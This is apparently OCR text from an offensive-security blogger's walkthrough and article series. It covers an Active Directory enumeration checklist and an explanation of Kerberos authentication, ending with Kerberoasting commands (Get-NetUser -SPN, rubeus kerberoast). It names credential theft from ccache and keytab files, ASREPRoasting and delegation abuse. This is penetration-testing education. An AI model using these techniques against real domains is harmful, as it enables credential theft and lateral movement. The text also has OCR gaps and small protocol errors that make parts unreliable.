



Image not found or type unknown



60: Access DC via **WinRM**.

Image not found or type unknown



Done!!!

Thanks for reading the walkthrough, I hope you enjoy it!

Happy Hacking!

If you think my article is helpful for you, buying me a coffee is always appeciated (**ko-fi.com/senzee**)**!**

[Backup] Domain Enumeration Methodology

Hey folks, today I start a new series of articles to discuss Active Directory Exploitation. This is the first article, we focus on domain enumeration. We assume you have already had an initial shell on a domain computer, no matter it is Windows domain computer or Linux domain computer, because we will discuss both of them : D

Be aware that it is not an article which focuses on the detailed usage of tool and command, we focus on methodology.

Enumeration on Windows

After exploiting the public-facing service, we could get an shell as a local service account, at this moment, we are not under a domain context. It is helpful to find a way to escalate privilege. Finally, we get **SYSTEM** privilege, it means we are under the domain computer account's context, so we can start to enuemrate the domain. Here is a checklist for myself as I initially get access to domain context.

0: One-Click Vulnerabilities

In recent years, there are few zero-day vulnerabilities which can help us compromise the whole domain immediately. Though they could have been fixed in the environment, but it does not hurt to have a try!

- **CVE-2021–42278:** No PAC Vulnerability
- **CVE-2022–26809:** RPC RCE
- **CVE-2022–26923:** ADCS Vulnerability
- **CVE-2020–1472:** Zerologin Vulnerability
- **MS14–068:** Kerberos Vulnerability

1: Domain User

- **User Description**: Though at many time, the description may be blank, but if it is not blank, user description may reveal the role of the domain user. Such as server admin, developer, etc.
- **Kerberos Pre-Authentication**: If some domain users do not have pre-auth enabled, we can ASREPRoast them and get krb5asrep hashes. If we are lucky, we have a chance to crack those hashes offline and get plaintext credential.
- **SPN**: If a domain user has SPN, it is a service account. We can Kerberoast them and get krb5tgs hashes. If we are lucky, we have a chance to crack those hashes offline and get plaintext credential.
- **Group Membership**: Each domain user at least belongs to “Domain User” group, but if any domain user belongs to more than this group, we must check which groups they belong to.

2: Domain Group

- **Group Description**: Just as User Description.
- **Group Type**: If a group is custom one, we need to pay more attention to it, what rights does the group have?

3: Foreign Members

If a foreign member is compromised, we have a chance to pivot to the other domain/forest.

4: Domain Computer

Take note of all domain computers’ **FQDN** and **IP addresses**.

- **Windows Computer**
- **Linux Computer**: Typically linux domain computers allow **SSH** access for domain users by default.

5: Existing Sessions and Processes

- Processes owned by other domain users
- Available Token

After getting SYSTEM privilege, we can impersonate any logged domain users. If impersonated user has specific rights, we could move to other machines even domains.

6: Owned Users’ Permission

- **RDP** Access to Other Computers:
- **Local Admin** Privilege to Other Computers:
- **WinRM** Access to Other Computers:
- **DACL**: Such as ForceChangePassword, GenericWrite, etc.

7: Service Access

- **SMB**: If compromised users have access to **C$/ADMIN$** on other domain computer(s), it means the user has local admin privilege over the computer. Apart from C$/ADMIN$, also pay attention to any readable/writable custom shares, such as “dev”, which could store source code of an app.
- **FTP**: If we have access, check any juicy file inside it.
- **Web**: If we can exploit an internal web app, we could move to the other machine.
- **SQL**: Abuse xp_cmdshell and SQL Link to execute command on other machines.

8: GPO

By enumerating GPO, we can take a look at current domain’s special settings for specific OUs. We may not know detailed settings for a GPO, but we can infer them according to GPO name or description. GPO may also be helpful for us to move to other machines. For example, a GPO can grant some users **RDP** or **WinRM** access to specific machines.

9: Delegation

Typically, delegation is helpful for us to get command execution on other host(s). But we also need to be aware that some users and computers are disallowed to be delegated, such as domain admin, because they have high privilege.

- **Unconstrained Delegation**: It is the most powerful for us, we could compromise multiple users and computers.
- **Constrained Delegation**: We could be able to move to the computer by abusing S4U.
- **Resource Based Constrained Delegation**: If compromised computers or users have GenericWrite permission over a computer, we could finally move to the computer by abusing S4U.

10: ADCS

- Vulnerable template
- **CVE-2022–26923**

11: Trust

Domain Trust will be very helpful to us especially when we compromised domain admin

- **Within Forest**: The trust is always bi-directional, we can abuse golden ticket or trust key
- Between Forest
- **Bi-directional**: Abuse trust key or golden ticket, but be aware of SID filter.
- **Inbound**: Check if any domain user is a foreign member in target domain
- **Outbound**: Can be abused via SQL Link, logged foreign member, etc.

Enumeration on Linux

Sometimes, the public facing server is Linux OS, such as a web server. After exploiting the web app, we successfully get access to the Linux server as a normal user or privileged user.

As A Normal User

Since we are logged as a normal user, we cannot get access to all files. But sometimes, some files' permission could be misconfigured, as a result, a normal user can access them. Otherwise, we'd better find a way to escalate ourself to root.

As A Privileged User

As a privileged user, where we are going to gather domain information?

- **1: ccache file**

ccache files hold the Kerberos credentials for a user authenticated to a linux domain computer. If there is any active domain user session, we can see ccache files in **/tmp**, the file is in the form of **krb5cc_xxxxx**. We can pass ccache file directly on Linux machine, or use impacket to convert it to .kirbi form and pass it to current session on a Windows machine.

- **2: keytab file**

keytab file contains mappings between Kerberos Principal names and DES-encrypted keys that are derived from the password used to log into the Kerberos Key Distribution Center (KDC). We can use a script (https://github.com/sosdave/KeyTabExtract)to retrieve credentials from it. Each linux domain computer has its keytab file at /etc/krb5.keytab, it is accessible for root by default.

[Backup] Kerberos

Hey friends, it is the second article in my Active Directory Theory and Exploitation series. Today, I would like to talk about Kerberos. Kerberos might be complex and daunting in many peoples' opinion, but never mind, hopefully I can make it simple and easy to understand!

Kerberos Authentication

Kerberos is an very interesting topic in Active Directory, since many abuse and exploitation are based on Kerberos. From Windows Server 2003, Kerberos acts as the main role in authentication. While NTLM authentication adopts challenge and response mechanism, Kerberos is based on ticket system.

Let's get familiar with some roles and keep them in mind!

Client: The end user who logs on their workstation.

KDC: The Domain Controller in the domain, it consists of Authentication Server (AS), and Ticket Granting Server (TGS). To make it simple, we regard both of them as KDC.

Service/Resource: The service or resource the end user wanna access after authentication, such as MSSQL instance, CIFS, IIS Web Server, etc.

Step 1: AS-REQ

Direction: Client -> KDC

Action: Request TGT (Ticket Granting Ticket)

Provided: **Timestamp** encrypted with user's hash, while the hash is generated by user's account and password.

Details: When the end user logs on, AS-REQ request will be sent to KDC (AS).

Step 2: AS-REP

Direction: KDC-> Client

Action: Return TGT

Provided: **Session key** which is encrypted by user's password hash. And **TGT** which contains multiple information such as user information, domain, timestamp, session key, client ip address.

Details: KDC (AS) decrypts the timestamp, the authentication is successful. AS-REP is returned to the client.

Comment: TGT is valid for **10 hours** by default, it is encrypted with **krbtgt**'s hash.

Step 3: TGS-REQ

Direction: Client -> KDC

Action: Request TGS ticket (Ticket Granting Service Ticket)

Provided: Client **username**, **SPN** of the service, **TGT**, and the **timestamp** which is encrypted with the session key.

Details: When the client access domain services such as MSSQL instance, CIFS, IIS Web server, etc., TGS-REQ will be sent to KDC (TGS).

Step 4: TGS-REP

Direction: Client -> KDC

Action: Return TGS ticket

Provided: Encrypted target **SPN**, and the **session key** between client and service with previous session key in step 2. Encrypted **TGS ticket** which contains user info with service's password hash

Details: KDC verifies that the target SPN, client's TGT, user info, etc. are valid. Then KDC (TGS) returns TGS-REP.

Step 5: AP-REQ

Direction: Client -> Service

Action: Request Service Access

Provided: Client **username**, **timestamp** encrypted with the session key between the client and service, **TGS ticket** encrypted with service's password hash.

Details: The client sends AP-REQ to Service server.

Step 6: AQ-REP

Direction: Service-> Client


Action: Grant Service Access to Client

Provided: None

Details: Service server decrypts TGS ticket, and retrieve session key to decrypt client username. If it is valid, the service server check if the client has enough permission. For example, user Alice is a member of group “Server Admin”, while group “Server Admin” has local admin privilege to server SRV1. If so, the access is granted.

Here is the figure to explain detailed each step (ref: https://en.wikipedia.org/wiki/Kerberos_(protocol)#User_Client-based_Login_without_Kerberos)

Image not found or type unknown



Simplify The Process

Kerberos authentication is actually complex and you still feel confused? Never mind, in most situation we do not need to remember every details in each step. We can simplify the process for us to understand, we assume every step goes well, such as no wrong credential, no network attack, etc.

Client Authentication

Step 1: Client requests TGT to KDC (AS)

Step 2: KDC (AS) returns TGT to the client.

Client Authorization

Step 3: Client requests TGS ticket to KDC (TGS)

Step 4: KDC (TGS) returns TGS ticket to the client

Access Request

Step 5: Client requests access to the service server


Step 6: As long as the client has permission, the access is granted

Classic Kerberos Exploitation

Kerberoasting Attack

If a service runs on a domain computer under the context of a domain user account, it is a **service account**, and it should have **SPN** set. SPN is a unique identifier of a service instance. **krbtgt** always has SPN set, but it is not exploitable.

Image not found or type unknown



According to previous mentioned Kerberos authentication flow, we can find that service account's password hash is used to encrypt TGS ticket. So Kerberoasting is a technique to retrieve **krb5tgs hash** by requesting TGS ticket for target service account. After that, we can crack krb5tgs hash offline, and hopefully we can get plaintext password.


*Provided: Encrypted target **SPN**, and the **session key** between client and service with previous session key in step 2. Encrypted **TGS ticket** which contains user info with service's password hash*

Attack

On Windows


Search: **Get-NetUser -SPN** (PowerView.ps1)

Image not found or type unknown



Exploit: **rubeus.exe kerberoast /format:hashcat /user:[service account] /nowrap**

